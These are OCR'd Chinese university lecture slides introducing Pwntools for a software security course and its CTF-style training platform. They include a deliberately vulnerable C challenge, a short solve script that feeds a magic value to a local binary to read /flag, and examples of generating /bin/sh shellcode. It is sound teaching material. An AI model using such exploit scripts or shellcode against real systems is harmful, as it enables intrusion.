工具篇：Pwntools 学习指南

网络空间安全学院 慕冬亮

Email : dzm91@hust.edu.cn


Pwntools 簡介

- An elegant CTF framework and exploit development library
- Crafted by Gallopsled in Python language
- Designed to facilitate rapid prototyping and development
- Simplifying the complex art of exploit writing


- https://github.com/Gallopsled/pwntools
- http://docs.pwntools.com/en/latest/
- https://github.com/Gallopsled/pwntools-tutorial#readme

Python 基础知识

- Hello World 程序



```
➜  ~ python
Python 3.7.3 (default, Oct 11 2019, 19:39:43)
[Clang 11.0.0 (clang-1100.0.33.12)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> print("Hello World")
Hello World
```



```
➜  Dell Server vim test.py
➜  Dell Server python test.py
Hello World
➜  Dell Server cat test.py
print("Hello World")
```


为什么使用 Pwntools

- Makes stupid hard things, simple as well.


- Intuitive learning curve & impressive functionality!
  a. Open an ELF file and gather all available ROP gadgets
  b. Leverage memory leaks to identify library functions in a remote process
  c. Comprehensive capabilities for **!!!ANALYZE COREDUMPS!!!**
  d. Dynamically generate shellcode on the fly

Pwntools 安装

- sudo apt-get install python3 python3-pip python3-dev git libssl-dev libffi-dev build-essential
- python3 -m pip install --upgrade pip
- python3 -m pip install --upgrade pwntools




```
Defaulting to user installation because normal site-packages is not writeable
Collecting pwntools
  Downloading pwntools-4.7.0-py2.py3-none-any.whl (11.7 MB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 11.7/11.7 MB 349.7 kB/s eta 0:00:00
```



```
vagrant@ubuntu-jammy:~$ python3
Python 3.10.3 (main, Mar 16 2022, 17:19:40) [GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> 
```

pwn.hust.college – 首页



pwn.hust.college

未知攻，焉知防！


实践出真知！

简介

pwn.hust.college 是 pwn.collge 的复刻版本，使学生以实践方式学习和实践核心网络安全概念的教育平台。用武术的说法，它旨在将网络安全的“白带”提升为“蓝带”，能够应对（简单的）CTF和战争游戏。本平台的理念为“实践出真知”，意在让学生动手实践课堂中学习的理论知识。上游 pwn.collge 由亚利桑那州立大学的 Zardus (Yan Shoshitaishvili) 与 kanak (Connor Nelson) 创建，详情参见 pwn.college。

目前本平台仅供华中科技大学网安学院软件安全课程（CSE SCS2081）及其相关实验课程服务。目前本平台由教师慕冬亮，助教胡崟昊与丁鹏宇维护。

pwn.hust.college – 教学闯关



./ pwn.hust.college 道场 工作空间 桌面

道场


Courses

CSE SCS2081 - Fall 2023 - 软件安全

7 Modules


Topics

More



道场模块

Simple Demo	0 / 2
Pwntools Tutorials	0 / 9
SetUID Backdoor	0 / 12
Buffer Overflow	0 / 2
Shellcode Injection	0 / 1
Return Oriented Programming (ROP)	0 / 6
Non-Control-Data Attacks	0 / 1



挑战关卡

Level 1.0 0 solves

本关卡设置了一些条件，只有通过这些条件才能获得 /flag。

具体漏洞实例利用 – Level-1-0

```c
int bypass_me(char *buf)
{
        unsigned int magic = 0xdeadbeef;

        if (!strncmp(buf, (char *)&magic, 4)) {
                return 1;
        }

        return 0;
}

int main()
{
        char buffer[100];

        print_desc();

        fgets(buffer, sizeof(buffer), stdin);

        if (bypass_me(buffer)) {
                print_flag();
        } else {
                printf("You need to bypass some conditions to get the flag: \n");
                printf("Please refer to the source code to understand these conditions\n");
        }
        return 0;
}
```

Pwntools 介绍 –– Level-1-0

```
from pwn import *

# Set architecture, os and log level
context(arch="amd64", os="linux", log_level='debug')
# Load the ELF file and execute it as a new process.
challenge_path = "/challenge/pwntools-tutorials-level1.0"
elf = ELF(challenge_path)
p = process(elf.path)
# Generate a payload to bypass the check.
payload = p32(0xdeadbeef) + b'\x00’
# Send the payload after the string "Enter your input> \n" is found.
p.sendlineafter("Enter your input> \n", payload)
# Receive flag from the process
flag = p.recvline()
print(f"flag is: {flag}")
```

Pwntools 介绍 -- Context

```
from pwn import *

# Setting runtime variables
context.os = ‘linux’                    ← set os
context.log_level = ‘debug’             ← set log level
context.arch = 'amd64’                  ← set architecture

# Set terminal
context.terminal = ['tmux', 'splitw', '-h']
context.terminal = ['gnome-terminal', '-x', 'sh', '-c']
```

Pwntools 介绍 -- IO

```
>>> p = process(elf.path)
```

Receive data bytes of data

```
>>> p.recv(numb)
```

Recvive a single line

```
>>> p.recvline()
```

Receive data until `content`

```
>>> p.recvuntil(content)
```

Receive lines until one is found that starts with one of ` content `

```
>>> p. recvline_startswith(content)
```

Receives data until EOF is reached

```
>>> p.recvall()
```

```
>>> p = process(elf.path)
```

Send data

```
>>> p.send(data)
```

Recvuntil content first, then send data

```
>>> p.sendafter(content, data)
```

Send(data + newline)

```
>>> p.sendline(data)
```

Recvuntil content then sendline data

```
>>> p.sendlineafter(content , data)
```

Sendline data first, then recvuntil content

```
>>> p. sendlinethen(content, data)
```

Pwntools 介绍 -- (Un) Packing

```
>>> p8(0x80)
b'\x80’
>>> p16(-0x190a, sign="signed")
b'\xf6\xe6’
>>> p16(0x190a, sign="unsigned")
b'\n\x19'
>>> p32(0xdeadbeef)
b'\xef\xbe\xad\xde'
>>> p64(0xdeadbeef, endian='big’)
b'\x00\x00\x00\x00\xde\xad\xbe\xef’
>>> p=make_packer('all',endian='little')
>>> p(0xa1a2a3a4a5a6a7a8a9)
b'\xa9\xa8\xa7\xa6\xa5\xa4\xa3\xa2\xa1'
```

```
>>> u8(b'\x80’)
128
>>> hex(u16(b'\xf6\xe6',sign='signed’))
'-0x190a’
>>> hex(u16(b'\x0a\x19',sign='unsigned’))
'0x190a’
>>> hex(u32(b'\xef\xbe\xad\xde’))
'0xdeadbeef’
>>> hex(u64(b'\x00\x00\x00\x00\xde\xad\xbe\xef’,
endian='big’))
'0xdeadbeef'
>>> u=make_unpacker(64, endian='little'))
>>> hex(u(b'\xa8\xa7\xa6\xa5\xa4\xa3\xa2 \xa1’))
'0xa1a2a3a4a5a6a7a8'
```

Pwntools 介绍 -- Shellcode

context(arch="amd64", os="linux")

- Shellcode Generation -- Shellcraft
  - execve(path='/bin///sh', argv=['sh'], envp=0)
    - *shellcraft.sh()*
  - open(file='/flag', oflag=0, mode=0)
    - *shellcraft.open('/flag', 0, 0)*
  - read(fd=0, buf='rsp', nbytes=0x100)
    - *shellcraft.read(0, 'rsp', 0x100)*
- Assembly
  - asm('mov eax, 0x80; push rdi;', arch='amd64', os='linux')
  - *b'\xb8\x80\x00\x00\x00W'*
- Disassembly
  - disasm(b'\xb8\x80\x00\x00\x00W', arch='amd64', os='linux')
  - *'0:   b8 80 00 00 00   mov   eax, 0x80\n   5:   57   push   rdi'*

Pwntools 介绍 —— ELF

```
>>> e = ELF('/bin/cat')
>>> print(hex(e.address))
0x0
>>> print(hex(e.bss()))
0x9080
>>> print(hex(e.symbols['write']))
0x23d4
>>> print(hex(e.got['write']))
0x8e38
>>> print(hex(e.plt['write']))
0x23d4
```

```
>>> e.read(e.address+1, 3)
b'ELF'
>>> e.asm(e.address, 'ret')
>>> e.save('/tmp/patched-cat')
>>> disasm(open('/tmp/patched-cat','rb').read(1))
'   0:   c3      ret'
>>> e.p32(e.address,0xdeadbeef)
>>> hex(u32(e.read(e.address, 4)))
'0xdeadbeef'
```

Pwntools 介绍 -- Others

- GDB attach to an existing process
  - *pid = gdb.attach(target=p, gdbscript='b * 0x401450)')*
- GDB start a new process under a debugger
  - *io = gdb.debug([elf.path], gdbscript='b * 0x401450')*
  - io.sendline(b"echo hello") …
- Interact with the process
  - p = process(elf.path)
  - *p.interactive()*
- Cyclic generation of unique sequences

```
>>> cyclic(24, n=8)
b'aaaaaaaabaaaaaaacaaaaaaa'

>>> g = cyclic_gen(string.ascii_uppercase, n=8)

>>> g.get(18)
'AAAAAAAABAAAAAAACA'

>>> g.find('CAAAAAAA')
(16, 0, 16)
```